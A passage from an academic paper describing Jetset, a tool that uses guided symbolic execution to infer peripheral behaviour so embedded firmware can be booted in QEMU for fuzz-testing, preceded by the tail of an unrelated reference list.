[43] Web-Release. Targeted Attacks Now Moving into the IoT and Router Space. https://us.norton.com/internetsecurity-emerging-threats-targeted-attacks-moving-into-iot-router.html, 2018.

[44] Web-Release. Gartner Says 5.8 Billion Enterprise And Automotive IoT Endpoints Will Be In Use In 2020. https://web-release.com/gartner-says-5-8-billion-enterprise-and-automotive-iot-endpoints-will-be-in-use-in-2020, 2019.

[45] Web-Release. ISTR 2019: Internet of Things Cyber Attacks Grow More Diverse. https://symantec-enterprise-blogs.security.com/blogs/expert-perspectives/istr-2019-internet-things-cyber-attacks-grow-more-diverse, 2019.

[46] Web-Release. Home Router Security Report 2020. https://www.fkie.fraunhofer.de/content/dam/fkie/de/documents/HomeRouter/HomeRouterSecurity_2020_Bericht.pdf, 2020.

[47] Dixing Xu, Mengyao Zheng, Linshan Jiang, Chaojie Gu, Rui Tan, and Peng Cheng. Lightweight and unobtrusive data obfuscation at iot edge for remote inference. *IEEE Internet of Things Journal*, 7(10):9540–9551, 2020.

[48] Bo Yu, Pengfei Wang, Tai Yue, and Yong Tang. Poster: Fuzzing IoT Firmware via Multi-stage Message Generation. In *Proceedings of the 26th ACM SIGSAC Conference on Computer and Communications Security*, pages 2525–2527, 2019.

[49] Tianlong Yu, Vyas Sekar, Srinivasan Seshan, Yuvraj Agarwal, and Chenren Xu. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the internet-of-things. In *Proceedings of the 14th ACM Workshop on Hot Topics in Networks*, pages 1–7, 2015.

[50] Jonas Zaddach, Luca Bruno, Aurelien Francillon, Davide Balzarotti, et al. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *the 21st Annual Network and Distributed System Security Symposium*, volume 14, pages 1–16, San Diego, California, USA, 2014.

[51] Li Zhang, Jiongyi Chen, Wenrui Diao, Shanqing Guo, Jian Weng, and Kehuan Zhang. CryptoREX: Large-scale Analysis of Cryptographic Misuse in IoT Devices. In *Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses*, pages 151–164, 2019.

[52] Yu Zhang, Wei Huo, Kunpeng Jian, Ji Shi, Haoliang Lu, Longquan Liu, Chen Wang, Dandan Sun, Chao Zhang, and Baoxu Liu. SRFuzzer: An Automatic Fuzzing Framework for Physical SOHO Router Devices to Discover Multi-type Vulnerabilities. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 544–556, 2019.

[53] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. FIRM-AFL: High-Throughput Greybox Fuzzing of IoT Firmware via Augmented Process Emulation. In *Proceedings of the 28th USENIX Security Symposium*, pages 1099–1114, Santa Clara, CA, 2019. USENIX Association.

[54] Yaowen Zheng, Zhanwei Song, Yuyan Sun, Kai Cheng, Hongsong Zhu, and Limin Sun. An Efficient Greybox Fuzzing Scheme for Linux-based IoT Programs Through Binary Static Analysis. In *Proceedings of the 38th International Performance Computing and Communications Conference*, pages 1–8. IEEE, 2019.

[55] Lipeng Zhu, Xiaotong Fu, Yao Yao, Yuqing Zhang, and He Wang. FIoT: Detecting the Memory Corruption in Lightweight IoT Device Firmware. In *2019 18th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/13th IEEE International Conference On Big Data Science And Engineering*, pages 248–255. IEEE, 2019.

Jetset: Targeted Firmware Rehosting for Embedded Systems

Evan Johnson, *UC San Diego*
Maxwell Bland, *University of Illinois*
YiFei Zhu, *University of Illinois*
Joshua Mason, *University of Illinois*
Stephen Checkoway, *Oberlin College*
Stefan Savage, *UC San Diego*
Kirill Levchenko, *University of Illinois*

Abstract

The ability to execute code in an emulator is a fundamental part of modern vulnerability testing. Unfortunately, this poses a challenge for many embedded systems, where firmware expects to interact with hardware devices specific to the target. Getting embedded system firmware to run outside its native environment, termed *rehosting*, requires emulating these hardware devices with enough accuracy to convince the firmware that it is executing on the target hardware. However, full fidelity emulation of target devices (which requires considerable engineering effort) may not be necessary to boot the firmware to a point of interest for an analyst (for example, a point where fuzzer input can be injected). We hypothesized that, for the firmware to boot successfully, it is sufficient to emulate only the behavior expected by the firmware, and that this behavior could be inferred automatically.

To test this hypothesis, we developed and implemented Jetset, a system that uses symbolic execution to infer what behavior firmware expects from a target device. Jetset can generate devices models for hardware peripherals in C, allowing an analyst to boot the firmware in an emulator (e.g., QEMU). We successfully applied Jetset to thirteen distinct pieces of firmware together representing three architectures, three application domains (power grid, avionics, and consumer electronics), and five different operating systems. We also demonstrate how Jetset-assisted rehosting facilitates fuzz-testing, a common security analysis technique, on an avionics embedded system, in which we found a previously unknown privilege escalation vulnerability.

1 Introduction

Executing code in a controlled environment is a fundamental part of modern systems analysis. Unfortunately, embedded systems pose a challenge because their code expects to interact with specialized on-chip and off-chip peripherals, such as general-purpose I/O (GPIO) ports, sensors, and communication interfaces. The execution environment must emulate these devices with sufficient fidelity to ensure that observed behavior accurately mimics the target system running on hardware. However, because of the large variety of peripheral devices, most are not modeled by the execution environment, creating a considerable blind spot for our most powerful analysis techniques. Indeed, there may be no documentation at all about a target system, which makes building a complete emulator for it nearly impossible.

In many cases, however, the code of interest to the system analyst is not the code that interacts with peripherals. While peripherals cannot be ignored completely—hardware initialization must appear successful for the system to boot successfully—correct behavior of all devices may not be necessary. For example, an analyst interested in how a target responds to network traffic may not require the execution environment to faithfully model all aspects of the system's GPIO ports or other communication interfaces.

The subject of this work is Jetset, a system that performs *targeted rehosting* of firmware—it automatically infers the expected behavior of embedded system peripherals using only its firmware and then synthesizes a model of the peripherals sufficient to boot to security-critical code of interest. The synthesized peripheral model can then be used in an emulator—in our evaluation we used QEMU [4]—to emulate the hardware environment. An analyst can then use her tool of choice to interact with the firmware. For example, a vulnerability analyst can use Jetset to fuzz-test the system to see how it responds to malformed or otherwise malicious input. More advanced dynamic analyses, like symbolic execution, are also available to the analyst.

Jetset infers the values that need to be read from peripheral devices needed for the program to reach an analyst-specified *goal address*. For example, on the Raspberry Pi target used in our evaluation, our goal is to reach the address where the code jumps to user space. Our key insight is that firmware code interacting with a peripheral device implicitly encodes how the device must behave for the system to boot. Jetset uses symbolic execution of the firmware—specifically the angr framework [31]—to infer data returned from devices. Our technique mitigates path explosion using *guided* symbolic execution in which execution paths are selected using a variation of Tabu Search [19] while minimizing the distance to the goal.

The input to Jetset is the executable firmware image, the firmware entry point (where to start execution), a goal address (the address we want to reach in execution), and a memory layout specifying which parts of the address space represent RAM and which represent memory-mapped I/O. Jetset only requires emulation support for the CPU architecture; it does not require any special hardware, and does not use the underlying hardware device.

To evaluate Jetset, we use it to infer and instantiate peripheral devices for thirteen targets: an aircraft Communication

Management Unit (AMD 486-based system) used on the Boeing 737, Linux on a Raspberry Pi 2 (ARM-based SoC board), the first-stage bootloader on a BeagleBoard-xM (ARM-based SoC board), a SEL-751 Feeder Protection Relay (Motorola ColdFire-based system), and the 9 publicly available real-world targets from prior comparable work[18]. These targets are diverse—they come from 3 different architectures, 5 different operating systems (as well as 3 different bare metal systems), and several different application domains. For each target, Jetset infers the behavior of its peripherals needed for the firmware to complete its boot sequence. Next, Jetset produces C code suitable for use with QEMU that simulates the inferred devices. We then run the firmware in QEMU configured for the target CPU architecture using our synthetic peripherals to complete the configuration.

For two of our targets, we confirm that the synthesized devices work correctly by comparing the emulated system against a reference. For the Raspberry Pi 2, we compare the emulated behavior of the system to its behavior on actual hardware. We use the AFL fuzzer [35] with QEMU to fuzz-test the Linux kernel system call interface, obtaining the same results both in QEMU and on the actual hardware. For the Communication Management Unit (CMU), we use a high-fidelity QEMU implementation of the system, including its most important peripherals for comparison. We produced this implementation by manually reverse-engineering the CMU as our reference. We use AFL to fuzz-test the system call interface of the underlying OS on both the reference and synthesized implementations to confirm we observe the same behavior on both. Although finding vulnerabilities was not the goal of this testing, we nevertheless identified a previously unknown privilege escalation vulnerability in the VRTX kernel used by the CMU (Section 6.4.6).[1]

In summary, the main contributions of this paper are:

- Jetset: a tool for inferring the expected behavior of peripheral devices in an embedded system and synthesizing an executable model of the device (§3).
- Guided symbolic execution using a search strategy based on incremental control-flow graph construction (§4).
- An open source [1] implementation of Jetset using angr and QEMU (§5).
- A demonstration of the general applicability of the Jetset system on thirteen embedded system targets spanning three architectures: x86, ARM, and Motorola ColdFire (§6).
- A demonstration of how Jetset's synthesized devices were used to discover a previously unknown hardware-reproducible privilege escalation vulnerability in the VRTX kernel of the Collins CMU-900 Communications Management Unit (§6.4.6).

[1] Note that this vulnerability is primarily of academic interest, as it is not remotely exploitable and the CMU, while the conduit for digital messages to and from the cockpit, is not considered safety critical for flight.

2 Related Work

Due to the complex nature of firmware and the heterogeneity of the hardware it interacts with, security testing and analysis of firmware is a difficult problem [27, 33]. Different techniques to test and analyze firmware vary both in their goal (e.g., finding bugs, full rehosting, or partial rehosting), as well as the assumptions that they make about the firmware they analyze. For example, a testing technique may only analyze firmware using a particular operating system [7], or may assume that auxillary information about the firmware is available (e.g., firmware-hardware I/O traces [22]) to improve results. The use case of Jetset—partial rehosting using only the firmware itself and no auxillary information—is most similar to other rehosting techniques, however, for completeness, we outline other approaches to analyzing firmware below.

Firmware testing and analysis. Approaches have been developed to test firmware without attempting to create a standalone emulator for the hardware.

Symdrive [30] is a symbolic testing framework for Linux device drivers. Symdrive takes as input the C code for the Linux drivers and attempts to find program paths that violate user written assertions. Symdrive is able to uncover numerous bugs in Linux device drivers; however, it requires source code and is Linux specific.

FIE [15] is a symbolic execution framework that targets firmware for the MSP430 family of microprocessors. FIE takes as input a piece of firmware, a memory map (that denotes which regions are RAM, ROM, MMIO, etc), and an interrupt specification which describes all locations where interrupts could be fired. FIE is designed to analyze all firmware execution paths, which, while effective for the simpler MSP430 microcontroller firmware, is not feasible for more complex firmware like the Raspberry Pi's Linux kernel. For this complex firmware, a more targeted approach (such as Jetset's search strategy described in Section 4) is needed. Furthermore, FIE requires the source code for the firmware—this is how it adds its symbolic execution instrumentation—and it is therefore unsuitable for our needs.

Revnic [8] is a system for symbolically executing driver firmware and reverse engineering its functionality. Revnic takes as input a driver binary, a driver template describing the high level functionality of the driver, and domain specific knowledge about the OS of the driver, and produces source code for the driver. Revnic requires knowledge of the underlying operating system, and requires that the user provide detailed device templates that outline the functionality of the device, and it is therefore unsuitable for the problem of firmware-only emulation.

FirmUSB [23] is a USB-specific symbolic execution framework for analyzing USB microcontroller firmware. FirmUSB takes as input a USB firmware image, and uses domain specific analyses to identify malicious behavior by the USB device. For example, FirmUSB can detect if a device claim-

ing to be a USB keyboard is injecting keys that have not been pressed by looking for USB specific information flows.

Hardware-in-the-loop emulation. Another method of approaching the problem of analyzing firmware is to attach a software emulator running the firmware to the physical hardware, forwarding I/O between the emulator and the firmware.

Avatar [34] is a dynamic analysis framework for embedded systems that takes as input the (possibly instrumented) firmware and the physical hardware, and creates an emulation environment be forwarding I/O between them. Other tools SURROGATES [25] and PROSPECT [24] build on this hardware-in-the-loop approach.

This technique provides the highest fidelity emulation since the emulator directly interacts with the physical hardware; however, use of this technique is contingent on continuous access to the hardware, which is not always possible since hardware (like that used in avionics) may be difficult or impossible to obtain.

Full firmware rehosting. Full rehosting is a technique which attempts to construct a fully featured, high-fidelity emulator from a piece of firmware and auxillary information about the SOC or firmware.

Firmadyne [7] is a platform for automated dynamic analysis of Linux-based embedded systems. Firmadyne takes as input a piece of firmware running the Linux kernel, and executes user-space code for the firmware, emulating the common Linux peripherals. Similarly, Costin et al. [11, 12] extract and rehost the embedded system's filesystem in their own analysis environment to analyze network-facing code. Because the code of interest to an embedded system security analyst is often the user-space, network-facing code, Firmadyne and Costin et al.'s tool are well-suited for this scenario.

Pretender [22] rehosts firmware by recording the interactions between the physical hardware and the firmware. It then uses a machine learning engine to learn a stateful model for peripheral behavior and creates an emulator from this model. Similar to Avatar, Pretender takes as input the firmware, and a connection to the physical hardware, and creates an emulation environment; however, unlike Avatar and related tools, Pretender can fully migrate the firmware to a virtualized environment, and does not require persistent access to the hardware.

HALucinator [10] is a firmware rehosting tool that uses hueristics to locate the code belonging to the hardware abstraction layer (a vendor-provided API for interacting with the hardware) in the firmware and replaces it with manually created handlers. HALucinator takes as input firmware, and the HAL the firmware uses, and produces a fully featured emulation environment for the firmware.

Previous rehosting techniques have relied on auxillary information to infer the behavior of the hardware environment. While this results in a more complete emulator, this auxillary information is not always available—most of our evaluation subjects had none. Furthermore, security analysis is often concerned with only a particular software component of the firmware, (e.g., the network traffic or the file system code) and may not need a fully featured emulator.

Partial rehosting. Partial rehosting, as opposed to full rehosting, attempts to create an emulator from the firmware only, with no auxillary information about the peripherals. However, the emulators produced by partial rehosting are not complete—they are not guaranteed to implement all peripherals for the firmware, only what they can infer. This is the point in the design space that Jetset occupies. There is one other notable system that implements partial rehosting, P²IM.

P²IM [18] does both fuzzing and partial rehosting based on the peripheral model that it infers from the fuzzing stage. It takes as input the target firmware and its memory map, and fuzzes the firmware code by channeling input from an off-the-shelf fuzzer like AFL to the peripherals. It then analyzes the device access patterns exercised during this fuzzing pass to infer details about the MMIO interactions between the firmware and peripheral devices, and executes the firmware without crashing.

There are two key differences between P²IM's fuzzing-based approach, and Jetset's directed symbolic execution-based approach. The first deifference is that unlike P²IM, Jetset is *targeted*—it is designed to ignore most paths through the firmware to focus on a particular target piece of code, which allows it boot deep into large pieces of firmware. While Feng et al. showed P²IM's approach is effective at fuzzing peripheral handling code and emulating microcontroller code, it is not clear whether it scales to larger firmware. Besides evaluating against all of P²IM's publicly available real-world evaluation subjects, we also evaluated Jetset against four complex pieces of firmware—one of our evaluation subjects, the Raspberry Pi 2 is 450x LoC of any of P²IM's evaluation subjects. We attempted to evaluate P2IM on our 4 real-world firmware samples. Unfortunately, the current version of P2IM only supports Cortex-M MCUs and we were unable to run it on any of our samples, including our Cortex-A7 and Cortex-A8 firmware.

The second difference is that, while fuzzing-based approaches are efficient since they use lightweight executions, they can have trouble bypassing complex checks. In Section 6.5.3, we provide an example of a complex numerical check that occurred when inferring the behavior of an FPGA in one of our evaluation subjects. Jetset is able to handle complex numerical checks, because it performs partial rehosting using symbolic execution.

3 Jetset Overview

Jetset uses symbolic execution to infer how peripheral devices must respond to reads from the firmware for execution to progress toward the goal address. It uses this inferred information to deduce and reproduce expected peripheral device functionality to boot firmware in an emulator such as QEMU. This allows analysts to boot the system in an emulator with only the firmware, and without the target's hardware

or support for the peripheral devices in the emulator. To do this, Jetset requires the following information about the target embedded system.

- The **executable code** of the target, usually read out of program flash or extracted from a firmware update provided by a manufacturer.
- The **memory layout** of the target, specifying which regions of the address space are mapped to program memory, RAM, and device I/O registers. This information can be obtained from the datasheet of a single-chip system or from a basic analysis of the executable code. Note that Jetset does *not* need to know which devices are mapped where, only the address range used for MMIO.
- The **entry point address** where execution begins. This is often specified in the CPU datasheet.
- The program **goal address** that the analyst wants the program to reach. For example, this can be the address of a print instruction that reports a successful system boot.

There are two stages of Jetset operation: *peripheral inference* and *peripheral synthesis*. In the inference stage, Jetset uses symbolic execution to infer expected device behavior. Then, in the synthesis stage, the output of the inference stage is used to create a device suitable for use in an emulator (e.g., QEMU).

3.1 Peripheral inference

In the peripheral inference stage, Jetset symbolically executes the firmware to infer what values should be returned by reads from device registers in order for execution to reach the firmware's goal address.

Symbolic execution is a general program analysis technique in which a program is executed while values of interest are kept symbolic, that is, treated as if they could take any value. In Jetset, input from devices is kept symbolic. When a symbolic input–dependent branch instruction is processed, both outcomes are explored. For example, given the statement `if x > 5 then a else b`, both the path starting with statement `a` in which $x > 5$ and the path starting with statement `b` in which $x \leq 5$ will be explored.

3.1.1 Inferring device I/O constraints

Jetset executes the target code in a custom symbolic execution environment. During execution, all reads from MMIO address space are symbolic, while the initial contents of flash and memory are concrete. Each read from a MMIO address returns a distinct symbolic variable; that is, two reads from the same address result in two *different* symbolic values. Using symbolic execution, Jetset can explore all program paths in the firmware that depend on device behavior. Jetset stops when an execution path reaches the goal address, resulting in a set of constraints on values read from device registers that lead to this address.

3.1.2 Searching for the target

The purpose of symbolic execution in the peripheral inference stage is to find an execution path that reaches the goal address specified by the analyst. However, naive forward symbolic execution on firmware of non-trivial size quickly becomes impractical because of the large number of paths that need to be explored. To remedy this, Jetset uses *guided symbolic execution* to favor exploring the most promising paths first. Specifically, Jetset uses the control flow graph (CFG) of the target program to annotate each basic block with a distance to the goal, calculated as the number of CFG edges between the block in question and the block containing the goal address. At a branch, Jetset chooses to explore the basic block with the lower distance to the goal. A search path terminates either when it reaches the goal, triggers a system reset, or enters an infinite loop. To detect infinite loops, Jetset checks against a set of simple infinite loop patterns at the CFG level (see §4.4).

Static CFG generation cannot always recover indirect control flow transfers (e.g., indirect function calls from a function pointer). Because of this, a path to the goal may not be visible in the generated CFG. In this case, Jetset explores paths until it reaches an indirect jump, resolves the jump, and then generates more of the CFG (see §5.1.3).

Jetset calculates a calling context sensitive distance function over the interprocedural CFG to guide its search (see §4.2). A calling context sensitive distance function is one that only includes paths that follow a valid call chain, i.e. all calls that are returned from are returned to the correct location. This distance function is defined to ensure that forward progress in the firmware is being made, and to guide Jetset's search towards the most efficient path to the boot sequence.

While executing, the firmware may require interrupts to be serviced to reach the target.

3.1.3 Injecting interrupts

Because booting the firmware may require interrupts, Jetset periodically injects interrupts during the inference stage. For example, the goal address for the Raspberry Pi firmware is in a different kernel thread than the entry point, so a scheduler interrupt is needed to reach the goal. From Jetset's point of view, this means that it needs to execute an interrupt service routine (ISR) to make progress. Given infinite compute resources, Jetset could explore every possible interrupt either firing or not after each instruction. However, this is impractical. Jetset exploits the fact that well-designed systems are not sensitive to the *exact* timing of interrupts and that ISRs are written to handle spurious interrupts gracefully. Jetset periodically injects interrupts during symbolic execution, so that each ISR is executed periodically during each execution path. If the main execution thread happens to be waiting for an ISR to update a variable, Jetset will eventually execute that ISR, and the thread can continue making progress.

Once Jetset has reached the target (with or without interrupts), it can create a synthetic peripheral model that can be used in QEMU.

3.2 Peripheral synthesis

The result of the peripheral inference stage is a set of constraints on values read from peripherals needed for the firmware to boot. Jetset then uses Z3 [16], the default SMT solver used by angr, to find an instance satisfying these constraints, resulting in a set of concrete values that can be returned in response to device reads during execution. This allows Jetset to construct a light-weight, concrete device model, rendering peripheral inference a one-time cost per device.

3.2.1 Synthesizing an emulator from I/O traces

In effect, the synthesis stage generates an I/O trace that is sufficient to reach the goal in the emulator. The synthesized trace is partitioned by I/O address, so there is a separate trace for each MMIO address. When Jetset reaches the end of an I/O trace for a particular address, any subsequent reads return the last value in the trace. This allows Jetset to continue past the goal address in emulation, but precludes any complex interaction with the device after the trace has ended (see Section 7). After the trace has ended, it is already past the complexities of the initialization stage, and this model is sufficient to carry out useful dynamic analysis tasks on the target firmware (see §6).

The synthetic device also injects interrupts during emulation.

3.2.2 Driving interrupts during emulation

The synthesized device injects interrupts in the same way as during peripheral inference, ensuring that any necessary ISRs are executed in emulation. Interrupt timing during execution in an emulator does not need to precisely match the timing during peripheral inference—if, during emulation, an interrupt is fired one instruction later, this will not make a difference in emulation.

4 Search Strategy

Firmware binaries are too complex to evaluate all possible paths within them. Our interest, though, is in reaching a particular security-critical point deep in the code. Jetset uses a novel application of Tabu search [19] to find a path to the goal address in the firmware. Tabu search is a search algorithm that has been used for searching complex nonlinear search spaces since the 1970's [20]. Jetset uses Tabu search as it allows it to encode domain specific information to improve both path prioritization (Jetset uses a distance function based on the firmware's control flow graph) and backtracking (Jetset uses specialized backtracking rules to avoid failure conditions like hanging firmware).

4.1 Tabu search

Tabu Search is a variation of depth-first search guided by a distance function—it remains on the same path, selecting the closest option at each decision point, until hitting a termination condition. Tabu Search also encodes a *Tabu List* which acts as a blocklist for known bad states, acting as a filter for which states Jetset may backtrack to in the future. In particular, Jetset does not backtrack to states to a location—encoded as a (pc, callstack) pair—that it has already visited. Tabu Search can also encode details such as backtracking strategies and termination conditions, as we elaborate on in Section 4.4. Jetset's search is guided by a context-sensitive distance function.




Figure 1: Context-sensitive distance from statement 5 (in first `foo` call) to statement 7 (of second `foo` call).

4.2 Context-sensitive distance

To ensure that Jetset continues to make forward progress towards the goal address, Jetset uses a distance function to guide its search. This distance function is context-sensitive [26]: it takes into account that the distance between two instructions in a program can depend on the calling contexts (i.e., the callstack) of the two instructions. Computing a context-sensitive distance function is more complicated than computing a local distance (i.e., the distance between two instructions in a single function).

The local distance between two instructions is simply the graph distance between the two instructions in the control flow graph. For example, in Figure 1, the distance from statement 5 to statement 7 (both within `foo`) is 2. When computing local distances, the edges for call instructions need to be weighted based on the called function's *length*—the distance between the start of the called function and the nearest return of that function. For example, in Figure 1, the distance from statement 1 to statement 4 is not 3, but 7. This is because, when executing a call instruction, it is not really one instruction being executed, but every instruction until the call returns. This is further complicated, because the called function may itself call other functions. Therefore, to compute local distances for each function, Jetset first creates a callgraph of all functions in the firmware, then computes local distances for functions in topographical order. This ensures that when Jetset computes local distances for a function, it has already computed

local distances for every function that function calls. But this still only gives local distances—it does not provide distances between instructions in different functions.

Computing the distances between instructions in different functions is more complicated, because functions are often called in more than one context and Jetset is only interested in *realizable paths*—paths which follow a valid call-return sequence. For example, in Figure 1, the distance between statement 5 (in `foo`) and statement 4 (in `main`) depends on `foo`'s calling context: if `foo` was called from statement 1, then the distance is 7, if `foo` was called from statement 3, then the distance is 2.

Jetset uses a context-sensitive distance function: it determines the distance between an instruction in one calling context—a (pc, callstack) pair—to another instruction, in another calling context. To compute this distance function, Jetset first precomputes local distances for all functions. Then, Jetset computes the distances between instructions in different functions. To do this, Jetset takes advantage of the fact that all paths between instructions can be broken up into a sequence of returns, followed by a sequence of calls [26] (there will never be an interleaved call and return, because then that would be a local distance!). Nonlocal distances can therefore be seperated into two distances: the *callstack distance*—the distance along the sequence of returns up the callstack—and the *callchain distance*—the distance along the sequence of calls that lead to the goal address (or the goal address in a specific calling context).

Jetset precomputes all local distances, but both the callstack and callchain distances are computed lazily from the actual stack during execution (it is infeasible to precompute all callstack and callchain distances). Jetset computes the total context-sensitive distance as the sum of the callstack and callchain distances.

Callstack distance. The callstack distance measures the distance from an instruction in one calling context to an instruction that can be reached by a sequence of returns (i.e., instructions in functions in the current callstack). To compute the callstack distance, Jetset first computes the local distance to the location of the closest `return` instruction. It continues summing the distances to each return of each function recursively up the call stack. It stops once it reaches a function that can reach the target with a set of calls (i.e., a function that is in the target's callstack), as shown below.

```
# Calculate callstack distance
while function not in target_callstack:
  distance += local_distance(cur, ret)
  cur = function.returns_to
  function = stack.next_function
```

For example, suppose Jetset wanted to reach statement 7 (in the second `foo` call) from statement 5 (in the first `foo` call). The call stack distance would be 2, as that is the distance to exit from `foo` to `main`, at which point statement 7 can be reached by a set of calls.

Callchain distance. The callchain distance measures the distance from an instruction in one calling context to an instruction that can be reached by a sequence of calls. To compute the callchain distance, Jetset first computes the local distance to the nearest `call` instruction that leads to the target. It then recursively sums the distance to each function call on the way to the target, as shown below.

```
# Calculate callchain distance
while function != target_function:
  call = target_callstack.closest_call
  distance += local_distance(cur, call)
  function = call.target
  cur = function.entry
```

Suppose again that Jetset wanted to reach statement 7 (in the second `foo` call) from statement 5 (in the first `foo` call). The call chain distance would be 5: 3 to reach the second `foo` call and 2 to descend into the `foo` call to reach statement 7.

Fallback distance function. In cases where the current interprocedural control flow graph does not contain a path to the goal address, Jetset relies on using the local distance to the nearest return as a fallback distance function. The incremental CFG generation improves the quality of the CFG over time, so eventually the CFG will contain a path to the target.

4.3 Alternating decisions to aid exploration

Jetset's distance function is only an approximation of the real distance—it represents the graph distance on the control flow graph, not the number of blocks that need to be executed to reach the target. Using CFG distance as a heuristic is a powerful technique for guiding execution, but it is only a heuristic—there are situations in which the longer path is the correct path. Therefore, Jetset needs to balance how often it conforms to the distance heuristic, and how often it explores choices that do not follow the heuristic. To do this, Jetset uses a deterministic method to strike this balance between exploring new choices and exploiting the heuristic. It uses an alternation threshold n—every n times Jetset visits a location, Jetset chooses a suboptimal decision. In practice, we find an alternation threshold of three has the best performance.

4.4 Backtracking to avoid error states

Jetset's search algorithm may guide it to a point in the program where it becomes infeasible to reach the target and it needs to terminate the current path and backtrack to a previous state. There are two different cases where this occurs. The first case where Jetset backtracks is when a system reset occurs; it is unlikely that a system reset takes place in a correct boot sequence, and backtracking on system resets allows Jetset to avoid boot loops. The second case where Jetset backtracks is when Jetset enters a statically-detectable infinite loop.

A statically-detectable infinite loop is one where, even if all paths in it were satisfiable, there would still be no exit. These statically detectable infinite loops are efficiently detectable on a control flow graph; for example, there is no way to escape a single basic block that unconditionally branches onto itself. Jetset marks all such points with breakpoints, and upon reaching one, it backtracks. While other work has attempted to efficiently detect infinite loops at runtime [5], this is not a well studied problem at the binary level, and all infinite loops in the boot sequences we have encountered have been statically detectable.

When Jetset backtracks, it backtracks to the last untaken symbolic branch that is closest to the target. If multiple branch-decisions are equally close to the target, than the most recent one is selected. Decisions are identified in a context sensitive manner, so if a particular decision has been chosen under one calling context but not another, then Jetset may still backtrack to that decision under the second calling context.

5 Jetset Implementation

Jetset uses symbolic execution to infer the expected behavior of peripheral devices used by firmware and then emulates this firmware using the resulting synthetic devices. To do symbolic execution, Jetset uses angr [31] and the Z3 SMT solver [16]. To emulate the firmware, Jetset uses QEMU [4]. We modified angr by adding a lifter for m68k/Coldfire as well as adding additional support for privileged x86 code and x86 memory segmentation. We implemented Jetset in 5500 lines of Python code, including changes to angr, and 2000 lines of C. The remainder of this section covers the in-depth implementation details of Jetset's symbolic execution environment and peripheral synthesis.

5.1 Symbolic execution environment

Angr is a symbolic execution engine and general binary analysis platform which provides binary lifting, static analysis, and symbolic execution. We replaced angr's builtin dynamic symbolic execution system with a custom system based on QEMU, allowing Jetset's symbolic execution to be more closely coupled with the underlying hardware emulation environment. Jetset uses angr to generate and analyze the control flow graph, and to manage constraints for symbolic execution.

5.1.1 Whole-system symbolic execution

Jetset does whole-system symbolic execution [9]—it symbolically executes inside of QEMU's full system emulation mode to closely couple the symbolic execution and the hardware environment. Executing directly inside QEMU was also critical to performance. Another benefit of this is that Jetset does not need to encode any complex semantics of threading or interrupts since it uses QEMU's CPU model, which models the delivery of hardware interrupts. Jetset only needs to invoke QEMU's builtin interrupt injection mechanisms.

5.1.2 Interrupt injection

To reach the goal address within a piece of firmware, Jetset may need to invoke an interrupt service routine (ISR). For example, a flag in RAM may need to be set by a particular ISR to proceed further in the boot sequence. Without injecting the interrupt, the main execution thread would otherwise busy loop, waiting for the flag to change,[2] but by injecting the interrupt, the booting process can proceed.

During symbolic execution, Jetset periodically injects interrupts. Spurious interrupts should not cause erroneous behavior in well designed interrupt handling code, so Jetset errs on the side of overapproximation of fired interrupts (i.e., firing more interrupts than are likely to be used in the actual boot sequence). To prevent the boot sequence from hanging while waiting for an interrupt, Jetset injects interrupts in a cycle from 0x1 to the maximum number of interrupts on the architecture. Jetset uses the QEMU builtin `qemu_set_irq` function to trigger interrupts.

5.1.3 Incremental CFG construction

Jetset relies on its distance function to guide execution, but it is not always able to statically generate a complete interprocedural control flow graph. This may occur if, for example, the goal address is on the other side of a virtual function call or an x86 hardware task switch. When the CFG is incomplete, it causes Jetset's distance function to be imperfect, as it may miss shorter paths, or not find a path to the target at all.

To efficiently search for the goal address in the presence of these obstacles, Jetset uses *incremental CFG generation*. If, in the course of symbolic execution, Jetset encounters a symbolic branch in a function that is not in the CFG, it traverses the call stack, adding each function it has not yet seen, and adding edges to the callgraph showing the relationships between these functions. Jetset then recalculates its distance functions over the new control flow graph, an inexpensive computation.

This allows Jetset to improve the accuracy of its distance function over the course of its search. Incremental CFG generation was integral to reaching the goal address in each of our experiments. Checking at each instruction whether Jetset's current location is in the callgraph would be overly expensive, so Jetset only checks for inclusion in the CFG and updates the CFG at each point in which it is making a decision about a symbolic fork. This greatly reduces the cost of incremental CFG generation, and does not reduce the efficacy, as symbolic branches are the only times Jetset uses the distance function.

Even if Jetset can make full use of the distance function and make all the right decisions, symbolic variables (and the constraints on them), can quickly get prohibitively numerous.

[2] Since the flag is in RAM, Jetset cannot infer that the flag should be symbolic.

5.1.4 Optimizing SMT constraints

Jetset uses two optimizations to reduce the number of symbolic variables it has to process during symbolic execution: constraint independence optimization and decision finalization.

Jetset uses constraint independence optimization [6] to reduce the number of constraints used when checking satisfiability of paths during symbolic execution. Before checking the satisfiability of the current path, Jetset only submits the constraints used in the current symbolic branch to the SMT solver, vastly reducing the number of symbolic variables processed each branch. Jetset records constraint independence sets—which symbolic variables are dependent on what other symbolic variables—efficiently with a disjoint set data structure.

For very complex firmware (like the Raspberry Pi 2) Jetset also uses decision finalization—after branching on a symbolic value at the same address n times without crashing, Jetset stops symbolically handling that variable, and makes it concrete before the synthesis stage. In general, Jetset keeps all device reads fully symbolic, but after a sufficient number of checks (in Jetset's case, 200) on a device read at the same location without crashing, it is unlikely that returning the same value would cause the firmware to crash. By concretizing the device read early, decision finalization reduces the number of symbolic variables needed for complex firmware.

5.2 Peripheral synthesis

